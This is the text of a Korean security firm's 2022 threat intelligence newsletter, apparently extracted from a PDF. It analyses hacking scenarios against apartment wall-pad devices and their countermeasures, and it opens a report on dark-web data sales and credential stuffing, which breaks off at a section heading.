infosec

Threat Intelligence Report

EQST INSIGHT

2022

01

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.


infosec

Contents

EQST insight

우리 집 스마트 홈 기기 월패드 안전할까?
월패드 보안 위협 분석과 대응 방안

최근 700여 곳에 이르는 국내 아파트의 월패드 카메라가 해킹되고, 사생활이 노출되는 사고가 잇따르고 있다. 이번 헤드라인에서는 월패드 보안 위협 분석과 대응 방안에 대해 설명하고자 한다. 월패드란 아파트·빌라 등 가정의 벽면에 부착된 단말기로 현관 출입문 통제, 가전제품 냉난방기와 환기시설 제어, 엘리베이터 호출 및 인터넷 접속, 세대 간의 화상 통화, TV 수신 등 다양한 부가기능을 갖춘 장치다. 또한 IoT 기술을 적용해 가정 내 스마트 기기를 연결 및 제어할 수 있다.



최근 월패드 해킹 이슈

월패드는 우리 생활을 편리하게 만들어주지만, 우리 생활의 안전 역시 위협하고 있다. 스마트 홈 기기는 네트워크에 연결되어 있어 외부에서 접근이 가능하다는 점이 가장 큰 원인이다. 스마트 홈 기기가 보편화된 만큼 이를 악용한 해커들의 공격이 급증하고 있다.

최근 발생한 월패드 해킹 사건은 월패드 내부 카메라의 영상을 탈취해 다크웹에서 고가의 금액으로 거래가 이루어져 큰 이슈가 되었다. 해당 아파트 입주민들은 월패드의 내부 카메라를 스티커로 막는 등 임시 대응을 하고 있지만 근본적인 대책 마련이 필요한 상황이다.

월패드 보안 위협 시나리오

아파트 네트워크 시스템은 다양한 네트워크 구조로 구축이 된다. 스마트 홈 기기를 관리하는 중앙관리서버가 존재하며, 월패드는 이 [1]중앙관리서버에 연결되어 운영되고 있다. 중앙관리서버는 외부의 접근으로부터 서버를 안전하게 보호하기 위해 [2]서버 OS 방화벽을 구축하거나 [3]UTM 과 같은 보안솔루션 도입하여 중앙관리서버에 쉽게 접근하지 못하도록 구성되어 있다.

만약 유지 비용, 운영 관리 등의 사유로 보안솔루션 도입이 불가능하거나, 서버 OS 방화벽이 기본 설정으로 되어있을 경우, 다음과 같은 월패드 보안 위협 시나리오가 발생할 수 있다.


---

[1] 중앙관리서버 : 아파트 내 네트워크 기기들을 관리하기 위한 중앙관리서버

[2] 서버 OS 방화벽 : 서버에서 기본적으로 제공하는 방화벽기능

[3] UTM (Unified Threat Management) : 통합위협관리는 방화벽, VPN, IPS 등 다양한 보안 기능을 단일 어플라이언스 형태로 통합한 보안 솔루션을 말한다.

1. 중간자 공격(MITM)을 통한 접근




서버 OS 방화벽이 기본 설정으로 취약하게 구성되어 있을 경우, 해커는 [4]ARP 스푸핑 공격과 [5]MITM 공격을 이용하여 자신의 IP 주소가 방화벽 정책에 허용된 IP 주소인 것처럼 속여 방화벽을 우회해 중앙관리서버 접근할 수 있다. 중앙관리서버 접근 후 월패드 시스템까지 접근이 가능하고 이후 권한 획득을 통해 영상 탈취, 인증 정보 획득 등 2차 공격으로 이어질 수 있다.

[4] ARP 스푸핑 (Address Resolution Protocol Spoofing) : MAC 주소를 사용자의 컴퓨터가 아닌 다른 사용자의 컴퓨터 MAC 주소인 것처럼 조작하는 공격 유형


[5] MITM (Main in the middle attack): 중간자 공격. 악의적인 사용자가 네트워크에 침입하여 데이터 스트림을 수정하거나 거짓 생성하는 컴퓨터 보안 침입

2. 관리자 컴퓨터 PC 악성코드 감염을 통한 접근




아파트 관리실 컴퓨터의 경우 월패드 관리를 위해 중앙관리서버에 접근이 가능하다. 해커가 관리실 컴퓨터를 대상으로 한 피싱 공격을 통해 악성코드를 설치할 경우, 관리자 컴퓨터 권한을 획득할 수 있다. 이후 내부 시스템 접근 및 중앙관리서버 서버 권한 획득을 통해 연결되어 있는 각 세대의 월패드 장악이 가능하다.

3. 원격제어 프로그램을 통한 접근



제조사에서 월패드에 대한 유지 보수를 위해 원격 프로그램을 사용하여 기능 버그 탐지 및 오류 점검을 진행한다. 원격 프로그램에서 사용하는 포트가 외부에 노출될 경우, 해커는 노출된 포트를 통해 월패드에 원격 접근이 가능하게 된다. 이후 월패드 권한 획득을 통해 2차 공격이 가능하다.

4. 공급망(제조사) 공격을 통한 접근



제조사에서는 월패드 펌웨어 업데이트를 위해 원격관리 서버가 존재하고 있다. 해커는 제조사에서 사용 중인 PC를 대상으로 피싱 등의 공격을 통해 악성코드를 감염시키고, 원격관리 서버에 침투해 펌웨어 업데이트 파일을 변조한다. 이후 가정에서 사용 중인 월패드에서 자동 업데이트 기능으로 변조된 펌웨어 파일이 설치될 경우 해커는 월패드 권한 획득이 가능하다. 동일한 방식으로 제조사를 통해 관리되는 모든 월패드에 공격이 가능하다.

5. 그 외 치명적인 해킹 위협 시나리오

현재까지는 해커가 월패드 카메라를 해킹해 촬영된 영상을 유출 및 다크웹에 거래하는 피해 사례가 발생했다. 하지만 월패드에는 카메라 기능만 있는 것이 아니라 집안의 온도 조절 및 가스나 전기 시스템 등 다양한 부가 기능이 연동되어 있다. 따라서 관련 기능에 공격이 이뤄질 경우 생명에 위협을 끼치는 테러 활동이 가능하며, 시스템이 도어락까지 연동되었을 경우 무단 주거 침입까지 발생할 수 있다.

월패드에 대한 보안 대응 방안

1. 이용자의 월패드 보안 수칙

월패드는 시스템 설정 변경 시 관리자와 사용자의 비밀번호가 필요하다. 관리자 비밀번호는 기본적인 비밀번호로 설정되어 있기 때문에 이를 변경하여 사용하도록 해야 한다. 제조사마다 비밀번호 변경 방식이 다르기 때문에 이를 확인하여 변경하도록 한다.

월패드의 내부 카메라를 사용하지 않은 경우 스티커 등을 통해 가리도록 한다. 또한, 주기적인 최신 업데이트를 통해 취약점이 제거된 안전한 버전을 사용할 수 있도록 한다.

2. 엔드포인트 보안 강화

과학기술정보통신부, 국토교통부, 산업통상자원부 등 3개 부처에서 월패드 망 분리 의무화 규정을 추진 중이다. 아파트 단지 서버와 세대별 홈게이트웨이 사이의 망은 물리적 방법으로 분리하거나, 소프트웨어를 활용한 VPN, VLAN, 암호화 기술 등을 활용해 논리적 방법으로 분리 구성해야 한다.

하지만 '망 분리만 적용되면 홈네트워크 보안 사고는 안전하다'라는 인식은 위험하다. 세대별로 망 분리를 하더라도 세대의 각 중앙 서버와 연결돼 있다. 옆집에서 옆집으로 감염되는 방식의 공격은 막을 수 있으나, 옆집에서 중앙 서버를 거쳐 전체 세대로 확산하는 것은 막기 힘들다.

폐쇄망을 구성한다고 하더라도 가정에서 인터넷을 사용하고 있기 때문에 효과가 제한적일 수 있다. 공유기를 타고 스마트폰, PC, 로봇청소기, 냉장고로 감염이 전파될 수 있다. 하나라도 홈네트워크에 연결되어 있다면 감염될 수 있다는 것인데, 폐쇄망을 쓰는 기업, 공공기관 등의 해킹 사례가 발생하는 것과 같다.

그러므로 엔드포인트에 대한 강화가 필요하다. 월패드에 대한 시스템 취약점을 제거하고 주기적인 보안 업데이트와 제조업체 원격 지원 서비스 시 VPN과 사용자 서명 인증 값을 이용하여 비인가자에 대한 접근을 제어할 수 있도록 해야 한다.

3. 스마트 홈 기기 제조 업체에 대한 보안 규제 강화

월패드 및 홈 네트워크 IoT 기기 제조업체들이 보안 요구사항을 고려한 제품을 개발하고 지속적으로 업데이트를 지원해야 한다. 법 제도 정비로 관리 책임에 대한 소재도 명확히 해야 한다. 이와 관련하여 과학기술정보통신부, 국토교통부 및 산업통산자원부는 사물인터넷(IoT) 융합기술발전 및 홈네트워크에서 발생할 수 있는 보안 위협을 예방하고자 '지능형 홈 네트워크 설비 설치 및 기술기준(이하 지능형 홈네트워크 고시')을 21년 12월 31일 개정했다. 아래 표는 이번에 개정된 고시 내용으로 22년 7월 1일부터 시행되며, 고시 시행 이후 주택건설 사업을 승인받아 시행하는 건설사들은 홈 네트워크 설비를 설치할 때 개정된 고시 내용을 준수해야 한다.

infosec

구분	보안 요구사항
데이터 기밀성	이용자 식별정보, 인증정보, 개인정보 등에 대해 암호 알고리즘, 암호키 생성·관리 등 암호화 기술과 민감한 데이터의 접근제어 관리기술 적용으로 기밀성을 구현
데이터 무결성	이용자 식별정보, 인증정보, 개인정보 등에 대해 해쉬함수, 전자서명 등 기술적용으로 위·변조 여부 확인 및 방지 조치
인증	사용자 확인을 위하여 전자서명, 아이디/비밀번호, 일회용비밀번호(OTP) 등을 통해 신원확인 및 인증 기능을 구현
접근통제	자산·사용자 식별, IP관리, 단말인증 등 기술을 적용하여 사용자 유형 분류, 접근권한 부여·제한 기능 구현을 통해 인가된 사용자 이외에 비인가된 접근을 통제
전송데이터 보안	승인된 홈네트워크장비 간에 전송되는 데이터가 유출 또는 탈취되거나 흐름의 전환 등이 발생하지 않도록 전송데이터 보안 기능을 구현

< 홈네트워크장비에 대한 보안 요구사항(제14조의2제2항 관련)(신설) >

과학기술정보통신부와 한국인터넷진흥원(이하 KISA)는 18년부터 사물인터넷(IoT) 보안 인증 서비스를 시행하고 있다. 이번에 제정된 고시의 경우도 KISA 수행하고 있는 IoT 보안 인증을 법제화한 것으로 확인된다. 인증기관은 KISA에서 진행하고 있으며, 시험 대행 기관은 한국정보통신기술협회(TTA)에서 진행하고 있다. 시험·인증 기준은 '홈네트워크 장비에 대한 보안 요구사항' 고시된 항목보다 상세한 항목으로 진행하고 있다.

infosec

인증영역	인증기준
식별 및 인증	안전한 인증정보 사용, 사용자 인증 및 권한 관리, 비인가 상호인증 제한, 반복된 인증시도 제한, 정보노출 방지, 안전한 세션관리
데이터 보호	전송·저장 데이터 보호, 중요정보 저장 영역 보호강화, 개인정보 법적 준거성, 중요정보 완전삭제
암호	안전한 암호 알고리즘 사용, 안전한 암호키 생성, 안전한 암호키 관리, 안전한 난수 생성
소프트웨어 보안	시큐어코딩, 소스코드 난독화, 소프트웨어 보안기능 시험, 알려진 취약점 조치, 불필요한 기능 및 코드 제거, 안전한 소프트웨어 적용, 감사기록
업데이트 및 기술지원	모델명 및 제품정보 확인, 안전한 업데이트 수행, 업데이트 파일의 안전성 보장, 업데이트 실패 시 복구, 업데이트 기술 지원, 업데이트 정보 제공, 자동업데이트 기능 제공
운영체제 및 네트워크 보안	안전한 운영체제 적용, 불필요한 계정·서비스·포트 통제, 불필요한 네트워크 인터페이스 비활성화, 실행코드 및 설정파일 무결성 검증, 장애 시 시스템 복원, 서비스 거부 공격 대응, 운영체제 기능 보호, 접근권한 최소화, 비인가 소프트웨어 설치·실행차단, 원격접속·네트워크 트래픽 통제
하드웨어 보안	안전한 부팅 및 자체시험, 자체시험 실패 시 대응, 하드웨어 장애 대응, 무단 훼손 방어, 부채널·메모리 공격 대응, 비휘발성 메모리 보호, 외·내부 인터페이스 보호

< IoT 보안인증 시험·인증 기준 >

IoT 보안 인증 제도를 취득하는 데 있어 이를 지원하는 컨설팅 서비스 보안 전문업체들이 있다. 보안 컨설팅 전문업체 컨설팅을 통해 발생 가능한 위협을 사전에 도출해 취약점 제거 및 대응 방안을 제시해 보다 안전하게 서비스 제공할 수 있도록 지원하고 있다.

마치며

업계에서는 5년 전부터 스마트 홈 기기와 관련하여 보안 위협을 경고해왔다. 그러나 보안 인식이 개선되지 않을 경우 결국 위와 같은 피해가 발생하며 이러한 보안 위협에 대응하기 위해 가장 중요한 것은 스마트 홈 기기의 보안 인식 개선이다.

국민 개개인과 제품 제조사, 건설업체, 정부 모두가 스마트 홈 기기에 대한 보안 인식 수준을 높여야 한다. 컨슈머 입장에서는 할 수 있는 보안 역할을 다하고, 건설 업체에서는 제품을 선정할 때 입주민들을 위한 보안 기준을 잘 정립하며, 제조사에서는 제품의 시스템에 대한 보안 인식을 강화하는 등 보안 인식을 개선하기 위한 노력이 필요하다.

Special Report

늘어나는 개인 정보 거래,

다크웹을 통한 크리덴셜 스터핑 대응법

■ 개요

다크웹[6]에서의 개인 정보 유출이 크게 증가하면서 크리덴셜 스터핑(Credential Stuffing)[7] 공격이 증가하는 추세이다. 2021년 Fortune 1000대 기업 침해 노출보고서에 따르면 다크웹 개인정보 거래량은 전년 대비 29% 증가했으며 크리덴셜 스터핑 공격 역시 증가하는 양상이다.

다수의 공격자가 크리덴셜 스터핑 공격을 시도하는 이유는 크리덴셜 스터핑이 비용 대비 효율적인 공격 방법이기 때문이다. 공격자가 크리덴셜 스터핑 공격으로 10만 건의 유효한 계정 정보를 탈취하는 비용은 200달러 미만에 불과하고, 이 비용 또한 점차 낮아지고 있어 크리덴셜 스터핑은 앞으로도 증가할 것으로 예상된다.

이번 Special Report에서는 다크웹의 개인 정보 거래 현황과 크리덴셜 스터핑의 위험성 및 대응방안에 대해 알아보고자 한다.


---

[6] 특정 브라우저나 소프트웨어를 통해서만 접근할 수 있는 인터넷 영역

[7] 이용자가 여러 웹사이트에 동일한 계정 정보를 사용하고 있다는 점을 이용, 유출된 계정 정보를 어플리케이션 로그인 폼에 대입하여 인증을 획득하는 공격

■ 다크웹에서 시작되는 크리덴셜 스터핑

개인정보의 거래가 이루어지는 블랙마켓[8] 또는 언더그라운드 포럼에서는 하루 평균 300~600건의 유출 데이터 판매 게시물이 꾸준히 업로드 되고 있다. 이 중에는 43개의 기업, 병원 등에서 탈취한 3,200만 건의 국내 개인 정보 판매 게시물을 포함하여 쇼핑몰, 이동통신사, 공공기관 등을 대상으로 획득한 약 4,000만 건의 판매가 이뤄지는 것을 확인할 수 있다.



[국내 계정 3200만 건 판매 글]

infosec

대상	내용
다수의 웹사이트	43개의 기업, 병원 등에서 탈취한 3,200만 건의 국내 개인정보 판매 글 게시. 이름, 주민등록번호, 이메일, 연락처, 생년월일을 포함(일부 비밀번호)
패션 쇼핑몰	국내 유니콘 기업의 고객정보 700만 건 판매 글 게시. 아이디, 비밀번호, 사진, 이메일 주소 등 포함
이동통신사	이동통신사 데이터베이스의 3만 개의 계정정보를 판매. 고객정보가 아닌 내부 직원의 이메일과 비밀번호로 확인
공공기관	대한민국 350개 공공기관 중 316개 기관, 총 59만 4,242건의 계정정보가 유출. 아이디와 비밀번호 포함

[다크웹 계정정보 유출 내역]

[8] 법에 저촉되는 물건을 암암리에 사고 파는 장소

이처럼 다크웹에서 거래되는 개인정보는 공격자에 의해 크리덴셜 스터핑 공격에 활용된다. 크리덴셜 스터핑의 성공 확률은 0.1~0.2%로 다소 낮은 수치로 보일 수 있지만, 위 사례와 같이 4,000만 건이 유출됐을 경우 그중 0.1 ~0.2%인 400~800만 건이 성공하기 때문에 낮은 수치라고 볼 수 없다.

크리덴셜 스터핑의 위험성은 단순히 개인정보 탈취에 그치지 않고 획득한 정보를 통해 추가적인 공격을 수행할 수 있다는 점에 있다. 크리덴셜 스터핑으로 발생할 수 있는 추가 공격 유형은 데이터 탈취, 사용자 사칭, 악성코드 유포, 피싱 및 스캠 등이 있다.

infosec


TakeOver	Abuse
A. 추가 개인정보 탈취 B. 사진, 영상 등 개인 데이터 탈취 C. 금전적 자산 남용 D. 사용자 사칭	A. 악성코드 유포 B. 인증 우회(기밀정보 탈취) C. 스피어 피싱 D. 스캠

[다크웹 계정정보 유출 내역]

실제 크리덴셜 스터핑 공격 사례를 살펴보자. 최근 국내 유명 메신저를 대상으로 대량의 크리덴셜 스터핑 공격이 발생한 것으로 추정되는 사건이 있었다. 악성코드에 의해 감염된 PC로부터 PC에 저장돼 있던 계정 7,971건이 다크웹에 유출됐고, 해당 계정 중 중복 계정을 제거 후 바로 활용할 수 있는 계정이 3,696건 존재했다. 그 밖에도 20년에는 유명 배우의 클라우드 계정이 해킹되어 개인적인 자료를 빌미로 금전을 요구하는 사건이 있다. 해커는 다른 웹사이트에서 유출된 계정 정보를 가지고 크리덴셜 스터핑 공격을 시도했고, 동일한 계정 정보를 사용하고 있던 클라우드 계정에 정상적으로 로그인함으로써 이와 같은 범행을 저질렀다고 알려졌다.

■ 크리덴셜 스터핑 공격 시나리오

